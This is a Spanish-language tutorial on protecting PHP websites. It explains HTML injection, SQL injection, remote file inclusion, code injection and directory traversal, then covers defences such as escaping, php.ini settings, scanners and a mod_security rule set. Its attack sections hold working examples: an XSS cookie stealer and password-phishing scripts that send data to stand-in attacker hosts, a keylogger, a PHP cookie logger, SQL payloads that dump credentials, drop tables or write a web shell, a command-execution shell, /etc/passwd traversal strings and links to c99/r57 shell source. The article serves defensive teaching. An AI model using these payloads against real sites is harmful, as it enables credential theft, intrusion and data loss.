

# Proteger nuestras webs PHP de ataques



Frederic Montes Quiles  
frederic@phpauction.net  
FDL Document

## Abstract

Desde que se publicaron las primeras páginas webs, los adictos al fastidio, información o tiempo ajeno no han parado de realizar actos a través de los cuales se producían accesos remotos con el fin de ver, modificar y borrar contenidos remotos. Además, la suplantación hace que un usuario "inocente" se vea ante la posibilidad de que alguien en su nombre se tome determinadas licencias que puedan ser perjudiciales a terceros y por ende a éste mismo. Últimamente este tipo de ataques se han especializado y ya gozamos con una amplia clasificación de los mismos, encontrándonos con terminología como XSS, SQL-Injection, RFI, PHP Code injection, robo de cookies, ejecución remota... El objetivo de este artículo es realizar un estudio más o menos completo de las diferentes formas de ataque y, lo más importante, cómo lograr evitarlas.

## Introducción

Según la wikipedia:  
*"XSS es un ataque basado en explotar vulnerabilidades del sistema de validación de [HTML](#) incrustado. Su nombre original "Cross Site Scripting", y renombrado XSS para que no sea confundido con las hojas de estilo en cascada ([CSS](#)), originalmente abarcaba cualquier ataque que permitiera ejecutar código de "scripting", en el contexto de otro dominio."*

Se puede percibir a lo largo de la red cómo la definición de XSS va variando según quién elabora un artículo, pasando de ser únicamente

un HTML Injection, o incluyendo todo tipo de ataques com SQL Injection, Remote File Inclusion y demás.

Para ser un poco más genéricos y a la vez exactos en nuestra terminología, vamos a centrarnos en los "Ataques a nuestra web" y listando los diferentes tipos de conocidos, sean o no XSS.

- HTML Injection
- SQL Injection
- Remote File Inclusion
- PHP Code Injection
- Traversal directories
- Cross Frame Scripting
- LDAP Injection
- Cookie Manipulation
- URL Redirection (cañas de pescar)
- Code Execution

...

Como vemos existen muchas maneras de que nuestro servidor web sea sensible a todo tipo de ataques, algunos de ellos pueden derivar en un serio problema para los profesionales y particulares que ven así como parte de su trabajo está destinado a resolver los problemas que se ocasionan.

## Qué puede ocasionar

Los ataques a la web, sea del tipo que sean, pueden ocasionar toda serie de infortunios y dolores de cabeza a los administradores de

sistemas, programadores y usuarios que lo sufren, como por ejemplo la inyección de virus en las páginas, iframes ocultos que ejecutan código arbitrario, ejecución de comandos del servidor (c99shell.php), troyanos de todo tipo, phishing, accesos no permitidos, lectura de contraseñas, ficheros remotos, suplantaciones, visión de datos privados y sensibles e incluso, dependiendo de la ética del atacante, el borrado de los datos.

Los atacantes suelen utilizar entre un 70 o 90% de los servidores para realizar un ataque a terceros, sea mediante phishing (envío de e-mails y programas incrustados simulando una entidad bancaria), spam, o incluso D.O.S (Denegación de Servicio), y para ello utilizan toda una serie de técnicas que procederemos a ver ahora.

### Vulnerabilidades

#### HTML Injection

Empezaremos por meternos en la piel del atacante que acaba de abrir un navegador y está a punto de ejercitar todo su empeño en buscar una vulnerabilidad en nuestro sistema.

Una buena forma de intentarlo sería emplear el buscador que casi todos los sites tienen. En el campo de texto podríamos introducir el siguiente código:

```
<script>alert("Aqui hay un bug");</script>
```

Si nos saliera una ventana de Javascript diciendo "Aqui hay un bug" nos encontraríamos con la primera vulnerabilidad en nuestro sistema.

Así pues, podríamos poner el siguiente:

```
<script>document.documentElement.innerHTML="HTML nuevo";</script>
```



Con lo que ya tendríamos que dicha web podría cambiar su contenido HTML desde nuestro navegador. Obviamente con estos datos poco podremos hacer, pero ya es una señal de que algo bien no está programado en la web (o no previsto).

Imaginemos ahora mismo que este mismo de error se puede encontrar en un foro con acceso al público, y donde se pudieran dar esta forma de ataques:

```
<script>>window.location='http://www.webataca.com/cookie.php?cookie='+document.cookie; </script>
```

En este momento ya estamos redirigiendo a cualquier víctima a una página remota que no ha

solicitado, apoderándose de su cookie y, por lo tanto, pudiéndose hacer pasar por él.

Aquí vemos un ejemplo de un "robador de cookies" en PHP:

```
<?php
$cookie = $_GET['cookie'];
$f= fopen("archivo.txt","a");
fwrite($f, "$cookie \n" );
fclose($f)
;?>
```

Ya vemos que en dicho fichero se guardará la cookie de la víctima. Es más, podríamos hacerlo de una manera un poco más sutil y emplear un iframe para hacerlo, así, cuando un usuario vea la página con nuestro código malicioso, no se enterará que su cookie va viajando a través de la red a otro ordenador. Ajax también ofrece algún tipo de herramientas para el "hacker" aunque las peticiones están restringidas a la propia web que las contiene:

<http://www.cgisecurity.com/ajax/>

Al primero de los ataques podríamos llamarlo no persistente, pues dicho link deberíamos "pasarlo" a nuestros amigos para que pudieran hacer uso de él. Al segundo, y más peligroso, se le llama persistente, pues el script maligno ya está publicado para todo el mundo, y el atacante sólo tiene que sentarse a esperar.



Juguemos ahora un poco con la ingenuidad del usuario medio:

```
<script language="javascript">
var password = prompt("La sesión ha terminado. Por favor, vuelva a introducir su clave:");
document.location.href="http://elqueataca.hack/pesca.php?passwd=" + password;
</script>
```

O un poco más elaborado:

```
<script language="javascript">
var password = prompt("La sesión ha terminado. Por favor, vuelva a introducir su clave:");
document.write("<iframe src='http://elqueataca.hack/pesca.php?passwd="+ password+" ' style='display:none;'></iframe>");
</script>
```

Así, el usuario ha podido "darnos" su contraseña sin que se haya dado cuenta de lo que ha pasado. Por supuesto el segundo método es mucho más sutil y con grandes ventajas para el atacante. También podríamos usar un div oculto que nos

enviara mediante POST y un distinguido formulario con el aspecto de la página para que ya tengamos usuario/password y algún otro dato más que necesitamos.

Así pues, vemos que con este tipo de ataques, que pueden ser muchos y muy variados, dependiendo del ingenio del atacante, podremos tener toda una serie de ventajas al poder controlar Javascript a nuestro antojo y dejarlo persistentemente en la máquina víctima.

Básicamente, toda las variaciones de este ataque pueden estar contenidas en un uso coordinado y eficaz del javascript y las propiedades DOM (Document Object Model) para insertar, modificar o borrar elementos del HTML. Manejando la captura de eventos, por ejemplo, sería posible programar un sniffer que acompañara al usuario por toda su visita a la web, adueñándonos de cada evento de la tecla pulsada para guardarnos dicha tecla y, por ende, usuarios, passwords, e-mails, datos personales...

```
document.onkeydown = keyDown;
document.forms[0].onsubmit = mostrar;
var txt = "";
function keyDown (evento)
{
// Recuperamos evento y tecla
var objEvento =window.event? event : evento;
var tecla = objEvento.keyCode? objEvento.keyCode :
objEvento.charCode;

var          caracter          =
String.fromCharCode(tecla).toLowerCase();
if (tecla == 9) {caracter = " <tab> ";}
if (objEvento.shiftKey) {
          caracter          =
String.fromCharCode(tecla).toUpperCase();
}
textocapturado += "" + caracter;
}
```

## SQL Injection

Una de las formas más habituales de programar una web es teniendo una base de datos que nos ofrezca una forma eficaz de guardar datos persistentemente, ofreciéndonos los beneficios de las bases de datos relacionales, las ventajas de un meta lenguaje sencillo y una interfaz para realizar todo tipo de operaciones complejas.

Es por el hecho de que la base de datos sea el lugar más común donde guardar los datos de un aplicativo, desde los menos sensibles: contenido visible, mensajes de texto, países, categorías, etcétera, a los más sensibles: usuarios, contraseñas, e-mails, cuentas corrientes, VISA,..

El ataque típico de SQL Injection se basa en un principio muy similar al del HTML Injection: aprovechar la incorrecta manipulación de los parámetros por parte de alguna aplicación web y saltarse la seguridad ejecutando código no deseado en nuestra web.

Imaginemos una base de datos llamada "Site" y una tabla llamada clientes. Si aprovechamos las vulnerabilidades de un buscador e incluimos lo siguiente en el campo de búsqueda

```
1' OR 1=1 UNION SELECT * FROM Clientes WHERE id <> '
```

Imaginemos el siguiente código PHP para este buscador:

```
$q = $_GET['buscador'];
$sql = "SELECT user FROM buscador WHERE q='$q'";
```

En realidad estaremos ejecutando:

```
$sql = "SELECT user FROM buscador WHERE q='1' OR 1=1
UNION SELECT password FROM Clientes WHERE id <> ''";
```

Así que devolveremos todos los clientes al usuario. Por supuesto esta sentencia podríamos cambiarla por:

```
1' OR 1=1; DROP TABLE Clientes; SELECT * FROM datos
WHERE id LIKE '%
```

Con lo que ya tenemos un borrado total de la base de datos.

Nótese que las instrucciones mysql\_query NO permiten este tipo de concatenación de comandos con el fin de evitar este tipo de casos.

En este momento seguramente se estará pensando en cómo recuperar estos datos de la base de datos "datos", "id", "Clientes". Bien, utilizando los mismos métodos es sencillo realizar un "sondeo" de lo que hay detrás, introduciendo un comando incorrecto a propósito:

```
mysql error: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL
server version for the right syntax to use near 'FROM
Clients ORDER by id ' at line 1
```

Eso sin contar la de veces que nos encontraremos la Query SQL entera debido a que el programador la muestra para saber de dónde viene el error.

```
' UNION ALL SELECT userid, CONCAT(username, ' ',
password) FROM Clients WHERE ''='
```

En esta sentencia, podemos apoderarnos del usuario y password (si es que no se ha tenido la decencia de encriptarlo con un algoritmo unidireccional) para poder entrar con los que necesitamos.

Especial caso nos merece las siguientes secuencias de código que no incluyen un "quote" o comilla simple o doble para introducir código.

```
0 UNION ALL SELECT userid, CONCAT(username, ' ',
password) FROM Clients WHERE 1
```

Lo que nos lleva a rechazar el uso un sistema de escape para las comillas, al menos ya vemos que no es el único sistema. En el siguiente ejemplo, podemos ver cómo utilizar la inyección de datos utilizando la propiedad de MySQL LIMIT:

```
o=999999, 10 UNION ALL SELECT username, password FROM
Clients LIMIT 0
```

Una vez superados estos SQL "sencillos", deberíamos empezar a preocuparnos por otro tipo de SQL Injecton que, no sólo nos leerá, modificará o borrará datos de nuestro sistema, si

no que además podrá leer ficheros, modificarlos, e incluso adueñarse de contraseñas que, por defecto, no están encriptadas, como la del usuario de la base de datos.

```
SELECT LOAD_FILE(0x633A5C626F6F742E696E69)
```

Este ejemplo nos va a leer nuestro fichero [c:\boot.ini](#)  
Podríamos tener ejemplos de este estilo:

```
SELECT * INTO OUTFILE '/tmp/clients.txt' FROM Clients
```

Y de la misma forma rellenar ese fichero con los datos que nosotros queramos

```
SELECT 0x61626... INTO OUTFILE '/tmp/c99shell.php'
```

### Remote File Intrusion

Según esta última sentencia SQL, nuestro site está totalmente expuesto a la inyección de ficheros para la ejecución remota. Un ejemplo muy extendido es el del `c99shell.php` (que no siempre lo encontraremos con ese nombre por razones obvias), y cuyo código puede verse en:

<http://hcr.3dn.ru/expl/php/c99shell.txt>

También podemos encontrar ficheros del siguiente tipo:

<http://hcr.3dn.ru/expl/php/r57shell.txt>

Este tipo de ficheros conforman lo que se llaman los Remote File Intrusion, o lo que es lo mismo, la intrusión mediante ficheros remotos. Es decir, un fichero que no tenemos controlado se ha colado en nuestro servidor, y, como en el caso de `c99shell.php`, puede realizar un examen exhaustivo de nuestro servidor, hacer uploads, navegar por directorios, con lo que esa pequeña puerta ya nos ha abierto la posibilidad de phishing, virus, troyanos y demás.

El típico RFI que nos podemos encontrar podría tener un aspecto como el que sigue:

```
<?
 $cmd = $_GET['cmd'];
 system('$cmd >> /var/www/resultado.txt');
?>
```

Tan fácil como pasarle un comando por variable GET:

<http://www.victima.org/rfi.php?cmd=ls -al> e ir a `resultado.txt` (el `document_root` de la página web, para ver cuál ha sido el resultado de nuestras perversiones.

Una maléfica forma de realizar un RFI es empleando uno de los métodos más conocidos por PHP para incluir ficheros remotos: `include`, `require`, `include_once`, `require_once`. Eso, combinado con una incorrecta configuración de nuestro servidor podría dar lugar a líneas de código tan espantosas como:

```
include $path_url. '/config.inc.php';
```

Digo espantosas, porque si nuestro servidor ha

estado establecido como `request_globals = on`, un atacante podría realizar:

```
http://www.victima.org/?
include_path=http://www.maligno.com/rfi.php??
```

Con lo que nuestro `/config.inc.php` se quedaría en un triste método GET, y el código que se utilizaría sería el que el ser malvado haya ideado para sus negros propósitos.

### Code Injection

En el caso de PHP, por supuesto, el más famoso resulta de una mala utilización de la sentencia `eval()`

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
$myvar = "varname";
$x = $_GET['arg'];
eval ( "\ $ myvar = \ $ x;");
```

Donde un usuario podría fácilmente introducir un `phpinfo()`, un `exec()`, `fopen()`, `file_get_contents()` o cualquier tipo de comando PHP que pudiera destinarse a sus intenciones.

### Traversal Directories

Este popular sistema es muy similar (de hecho podríamos decir que es un subconjunto) al Remote File Inclusión; dicha técnica se basa en la situación que se deriva de utilizar `include`, `include_once`, `require`, `require_once` sin cuidado:

```
http://www.victima.org/show.php?
view=../../../../../../etc/passwd
```

Nos mostraría el contenido de nuestro fichero de `passwords`.

En otro ejemplo muy similar, pero utilizando una conexión telnet para enviar las cabeceras adecuadas:

```
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/var/www/app1/templates/" . $template );
?>
```

```
GET /vulnerable.php HTTP/1.0
Cookie:
TEMPLATE=../../../../../../etc/passwd
```

Así la respuesta sería, de nuevo, el fichero de `passwords` de nuestro sistema \*NIX.

Para evitar que dichos ataques sean contrarrestados con aparente facilidad, los atacantes podrían emplear las siguientes variaciones:

```
%2e%2e%2f -> ../
%2e%2e%5c -> ..\
```

## Evitar ataques

La lista de los ataques mencionados anteriormente puede crecer conforme uno va investigando por Internet y la lista sería interminable. Cada uno de los ataques se van sucediendo a través de aplicaciones web, siendo éstos casi imposibles de neutralizar al cien por cien.

En este escenario, podríamos encontrarnos con dos situaciones bien diferentes:

- Tener un site montado y tener que protegerlo
- Programar un site desde cero

En ambos casos, un conocimiento más o menos exhaustivo de las técnicas empleadas por los hackers serán apreciadas por vuestro servidor de manera inmensurable, así como la suscripción a newsletter o websites dedicados a la seguridad, donde se establecen los diferentes ataques a aplicaciones conocidas, parches nuevos al lenguaje de programación, al sistema operativo, al servidor web.

En todo caso, la actualización constante de los sistemas nos evitará una gran pérdida de tiempo ulterior al encontrarnos con que nuestro sistema ha sido agujereado por una rencilla descubierta al tener una versión antigua de nuestro entorno.

### Escape de las entradas

Para muchos la manera ideal de proteger un site. Como ya hemos visto en alguno de los casos no nos es útil.

Los más habituales son el uso de:

```
addslashes() / stripslashes()
htmlentities($string, ENT_QUOTES)
htmlspecialchars()
mysql_real_string()
```

Teniendo activadas las `magic_quotes_gpc` en nuestro `php.ini`, que nos pondrá por defecto un slash \ en todos los strings (evitando los tediosos `addslashes()`)

En todo caso, el uso de dichos elementos nos podrá salvar de muchos de los ataques.

Evitar, salvo en casos necesarios, que los formularios POST se llamen desde otro dominio que no sea el del propio servidor. En este caso, nos evitaremos que un atacante avezado utilice un script a tal efecto para ir bloqueando nuestro servidor y llenándolo de datos inútiles.

Un invento antiguo para evitar los ataques de bots, sería la utilización el sistema Captcha

*“Completely Automated Public Turing test to tell Computers and Humans Apart (Prueba de Turing pública y automática para diferenciar a máquinas y humanos).” - Wikipedia*

Que es la famosa imagen que nos encontramos deformada (ilegible a veces) para que ningún bot pueda leerla. Eso, con el paso del tiempo, viene

siendo cada vez menos efectivo, pero es un obstáculo más para los atacantes.



Una buena forma de proteger nuestros sites de HTML Injection sería utilizando la clase HTML Purify (<http://htmlpurifier.org/>) donde podremos “limpiar” nuestro código de posibles intrusiones maliciosas, al a vez que verificar que el mismo código aceptado se adecue a los estándares XHTML. Al mismo tiempo, esta clase tiene la particularidad de que se pueden “extender” sus métodos para permitir nuevos HTML en un formato concreto (por ejemplo Youtube).

Otra buena forma sería mediante una lista de tipos esperados y tipos recibidos, haciendo una comparación de los parámetros recibidos, ya sea por GET o POST, y que éstos coincidan: si esperamos un Int y recibimos un String, lo más probable es que algo malo esté sucediendo ahí:

```
$id = intval ($_GET['id']);
```

Tener especial cuidado con la inclusión de código mediante variables también es una buena práctica.

Mientras que:

```
include ( "/var/www/" . $template )
```

puede darnos lugar a experiencias no gratas, una programación de este tipo:

```
switch ( $include )
{
  case "pink":
    include ( "/var/www/pink/index.html" );
    break;
  case "yellow":
    include ( "/var/www/yelloww/index.html" );
    break;
  default:
    die ("Template no existente");
}
```

En todo caso, y para evitar largas listas de switch, if y demás, podríamos comprobar que primero existe el fichero:

```
$template = str_replace(".", "", $template);
if (file_exists ( "/var/www/" . $template ))
include ( "/var/www/" . $template )
```

### Códigos de seguridad

Otra de las medidas efectivas contra la ejecución indiscriminada de pruebas mediante bots sería la introducción de códigos de seguridad que nosotros, mediante programación, podemos ir asignando a cada par usuario/formulario. Así, si el código de seguridad, que expirará al cabo de un tiempo, no coincide con el que recibimos, es obvio que nos encontramos con un ataque en toda regla.

## PHP.INI

¿Qué clase de configuración sería la óptima para que un sistema PHP fuera más seguro contra todo tipo de ataques?

Es obvio que la panacea no está en encontrar un sistema de directivas globales, pero sí que nos pueden ayudar en la consecución de dificultar dichos ataques.

Estas directivas serían:

### openbase\_dir

Esta directiva bien configurada evitará los ataques transversal directories, debido a que limita ejecución de ficheros al entorno que escojamos.

### allow\_furl\_open off

Es importante que esta directiva esté en OFF para evitar Remote File Inclusion, ya que la inhabilitación de esta directiva no permitirá a la aplicación hacer include remotos.

### register\_globals off

Como ya hemos explicado, quizá la más maléfica (y obsoleta) forma de que nuestros atacantes desplieguen todo su potencial es mediante esta directiva activada. Es decir, cualquier parámetro que nos venga por POST o GET puede ser una variable potencialmente peligrosa en nuestro aplicativo. Así, cualquier parámetro externo se tratará de forma cuidada con \$\_GET['param'], \$\_POST['param'], \$\_FILES['param'] para establecer qué tipo de variables son externas y cuáles no. No se recomienda, a no ser que se tenga muy claro qué se está haciendo, el uso de \$\_REQUEST, pues ahí puede entrar 'cualquier cosa' que nos venga externamente, y fácilmente podrían introducirnos valores no esperados.

### safe\_mode on

Esta directiva activada evitará la ejecución de algunos comandos potencialmente dañinos en nuestro sistema, además del chequeo de ciertas funciones que puedan considerarse delicadas. Una lista de dichas funciones puede encontrarse aquí:

<http://es.php.net/manual/en/features.safe-mode.functions.php>

Hay que tener en cuenta que esta directiva también desaparece en la versión PHP 6.x

Especial atención merecen también las directivas "safe\_mode\*" que componen la familia safe mode:

### safe\_mode\_gid

### safe\_mode\_include\_dir

### safe\_mode\_exec\_dir

### safe\_mode\_allowed\_env\_vars

### safe\_mode\_protected\_env\_vars

Por último, unas funciones que, según la casuística de nuestro aplicativo pudiera evitarnos algún susto por la ejecución de

comandos sensibles que no queremos (y no debemos) utilizar:

disable\_functions <lista de funciones>

disable\_classes <lista de clases>

## Escaneo de puertos

Una manera de evitar ataques a todo sistema operativo, ya sea mediante web o mediante cualquier otro tipo de vulnerabilidad, sería mediante la ejecución de código remoto o inyección de código no deseado en servicios que puedan tener relación con nuestro sistema.

Para ello se recomienda ejecutar un escaneo de puertos de nuestra máquina (no únicamente puerto 80-http o 443-SSL) para averiguar las posibles vulnerabilidades o exploits que puedan afectar a nuestro sistema y servidor web:

Los más conocidos son nmap y nessus.

El funcionamiento de nmap puede llegar a ser sencillo, aunque tiene un despliegue de opciones que de buen seguro mucha gente encontrará interesante.

Una ejecución de este programa puede dar lugar a un resultado como este:

```
Starting Nmap 4.53 ( http://insecure.org ) at
2008-06-03 12:05 CEST
Interesting ports on 192.168.1.1:
Not shown: 1711 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
MAC       Address: 00:02:CF:81:6F:89 (ZyGate
Communications)
```

Nessus, en cambio, nos ofrecerá una herramienta cliente/servidor que utilizará una base de datos con las vulnerabilidades que estadísticamente han podido ocasionar "desastres" y nos avisa mediante este escaneo.

La interfaz, además, es bastante más amigable y nos mostrará unas estadísticas de los procesos ejecutados.

## Escaneo de vulnerabilidades web

Más en consonancia con el objetivo de este artículo, están los escaneos de vulnerabilidades propiamente web.

Estos escaneos se pueden basar en varias premisas, empleando sistemas de conocimiento, funciones heurísticas e incluso técnicas fuzz, que veremos más adelante.

Una buena combinación de estos elementos puede darnos muchas pistas a la hora de proteger nuestro site y llegar donde nosotros no alcanzamos.

Empecemos por los escaneadores automáticos más empleados y populares.




En el ejemplo, que puede utilizarse de forma libre, mejorar y publicar sus mejoras de la manera que se desee, vemos que compara la query\_string con un selección de algunos ataques SQL Injection, HTML Injection, la limitación de los métodos en los que se puede acceder a la web (REQUEST\_METHOD) e incluso el bloqueo de algunos USER\_AGENT que se utilizan con profusión en ciertos ámbitos de hackers, como son las librerías Perl.

Por supuesto, hay ciertas desventajas, como es la de que no se puede utilizar en el mismo directorio que un phpMyAdmin, por ejemplo, que contendría un .htaccess diferente:

```
<IfModule mod_rewrite.c>
  RewriteEngine Off
</IfModule>
```

Tampoco están contemplados los métodos POST, debido a las limitaciones antes comentadas.

### mod\_security



Un módulo especial de seguridad para Apache, pero que tiene el inconveniente de que no está muy extendido su uso, y por lo tanto, muchos proveedores de hosting optan por no instalarlo en sus sistemas.

Un buen sistema de protección de datos basado en mod\_security podría ser el que sigue:

```
<IfModule mod_security.c>

# Encendemos el aparato
SecFilterEngine On

# Filtramos también los métodos POST
SecFilterScanPOST On
SecFilterCheckURLEncoding On
SecFilterCheckUnicodeEncoding Off

# Aceptamos los códigos byte del 1 al 255
SecFilterForceByteRange 1 255

# Ocultamos nuestro server a las respuestas HTTP
SecServerSignature "Mocosoft - server"

#SecUploadDir logs
#SecUploadKeepFiles Off

# Almacenar sólo los logs relevantes
SecAuditEngine RelevantOnly
SecAuditLog logs/sec.log

## -- Common attacks -----

SecFilterDefaultAction          "deny,log,msg:'Common
attacks',status:403"

#Web Proxy GET Request
SecFilter "^GET (http|https|ftp)\:/"
#Web Proxy HEAD Request
```

```
SecFilter "^HEAD (http|https|ftp)\:/"
#Proxy POST Request
SecFilter "^POST (http|https|ftp)\:/"
#Proxy CONNECT Request
SecFilterSelective THE_REQUEST "^CONNECT "

# Sólo los siguientes content filter
SecFilterSelective HTTP_Content-Type "!(^application/x-www-
form-urlencoded|^multipart/form-data;)"

# No aceptamos un content-length de un método GET o HEAD
SecFilterSelective REQUEST_METHOD "^(GET|HEAD)$" chain
SecFilterSelective HTTP_Content-Length "!"

# Restringimos los métodos que se usarán
SecFilterSelective REQUEST_METHOD "!(GET|HEAD|POST)$"

# Sólo las versiones normales
SecFilterSelective SERVER_PROTOCOL "!(^HTTP/(0\.[0-9]|1\.[0-9]|1\.[1-9])$)"

# Requerimos el content-length en todos los POSTS
SecFilterSelective REQUEST_METHOD "^(POST)$" chain
SecFilterSelective HTTP_Content-Length "!"

# Restringimos los transfer-Encoding
SecFilterSelective HTTP_Transfer-Encoding "!"

## -- PHP attacks -----

SecFilterSignatureAction "log,deny,msg:'PHP attack'"

# Posible código intrusivo
SecFilterSelective ARGS_NAMES "php:/"

## -- SQL Injection Attacks -----

SecFilterSignatureAction "log,deny,msg:'SQL Injection attack'"

# Generic
SecFilterSelective ARGS "delete[:space:]+from"
SecFilterSelective ARGS "drop[:space:]+database"
SecFilterSelective ARGS "drop[:space:]+table"
SecFilterSelective ARGS "drop[:space:]+column"
SecFilterSelective ARGS "drop[:space:]+procedure"
SecFilterSelective ARGS "create[:space:]+table"
SecFilterSelective ARGS "update.+set.+="
SecFilterSelective ARGS "insert[:space:]+into.+values"
SecFilterSelective ARGS "select.+from"
SecFilterSelective ARGS "bulk[:space:]+insert"
SecFilterSelective ARGS "union.+select"
SecFilterSelective ARGS "or.+1[:space:]]*=[[:space:]]1"
SecFilterSelective ARGS "alter[:space:]+table"
SecFilterSelective ARGS "or 1=1--"
SecFilterSelective ARGS "'.+--"

# MySQL
SecFilterSelective ARGS "into[:space:]+outfile"
SecFilterSelective ARGS "load[:space:]+data"
SecFilterSelective ARGS "/*.*.*/"

## -- Command execution -----

SecFilterSignatureAction "log,deny,msg:'Command execution
attack'"
# Los comandos que suelen utilizarse en el sistema y no
queremos que se utilicen
SecFilterSelective ARGS_VALUES "(uname|id|ls|rm|kill)"
SecFilterSelective ARGS_VALUES "(ls|id|pwd|wget)"
SecFilterSelective ARGS_VALUES ":[[:space:]]*(ls|id|pwd|wget)"
```

Existen diferentes técnicas que se utilizan en dicho módulo y que se resumen en:

- Filtrado de peticiones con SecFilter
- Verificación de los rangos, para evitar los llamados shellcodes vistos más arriba.
- Técnicas antievasion: las rutas son normalizadas
- Acceso a los métodos POST con SecFilterScanPOST

Como podemos ver en el ejemplo anterior, nuestro sistema está asegurado contra multitud de ataques y vías de acceso. Incluso podemos enmascarar nuestro servidor y que responda con otro nombre para despistar a nuestro atacante, a la par de que los comandos

POST también son tratados y, en general, todas las cabeceras y todos los ataques comunes pueden ser rechazados.

## Conclusión

Hasta aquí hemos revisado los ataques más comunes que pueden inundar nuestros servidores, nuestras aplicaciones PHP y servidores web en general.

No hay ninguna aplicación que no haya sucumbido ante el ejercicio –a veces altruista y ético– de hackers que, sin piedad, han puesto nuestro sistema en jaque y sacado los colores al ver de qué manera nos han podido buscar la vuelta; desde Google, Yahoo!, Amazon, hasta los CMS más conocidos de los que continuamente siguen apareciendo bugs y vulnerabilidades, ninguno está a salvo de la retorcida mente de estos individuos.

Un sistema ya desarrollado nos pone en una tesitura muy complicada, debido a que hay que verificar línea a línea los problemas que puedan tener, las vulnerabilidades potenciales y el entendimiento del código.

No es un caso trivial tener que proteger un site web, tanto si ya está hecho como si lo tenemos que desarrollar de nuevo. La única forma de obstaculizar el ejercicio de estos atacantes será conocer cuáles son sus técnicas, mantenerse actualizado regularmente de las vulnerabilidades de nuestro entorno (Sistema Operativo, Lenguaje, base de datos y módulos y librerías asociados), en caso de ser un programa conocido (como un WordPress, Joomla!, PostNuke) mantenerse alerta a los bugs que, altruistamente, algunos atacantes publican en webs.

Además, con un sistema IDS que nos pueda ir comunicando qué pasa con nuestros logs, la evolución de estos mismos y la constante evaluación de las vulnerabilidades de nuestro sistema, junto con un escaneo automático, técnicas fuzz y una programación sólida, y algún módulo destinado a la seguridad harán de nuestro servidor web una fortaleza (casi) inexpugnable.

## Enlaces de interés

<http://hackers.org/xss.html>  
<http://www.hardened-php.net>  
<http://www.securityfocus.com/vulnerabilities>  
<http://www.websecurity.es/>  
<http://www.webappsec.org/>  
<http://phpsecurity.wordpress.com/>  
<http://www.elhacker.net/>  
<http://www.infosecinstitute.com/blog/2005/12/fuzzers-ultimate-list.html>  
<http://google.dirson.com/post/3632-coleccion-vulnerabilidades-xss-aplicaciones/>  
<http://www.squarefree.com/securitytips/web-developers.html>  
<http://www.cgisecurity.com/ajax/>  
[http://www.onlamp.com/pub/a/apache/2003/11/26/mod\\_security.html](http://www.onlamp.com/pub/a/apache/2003/11/26/mod_security.html)  
<http://www.securityfocus.com/>  
<http://www.securityfocus.com/columnists/418>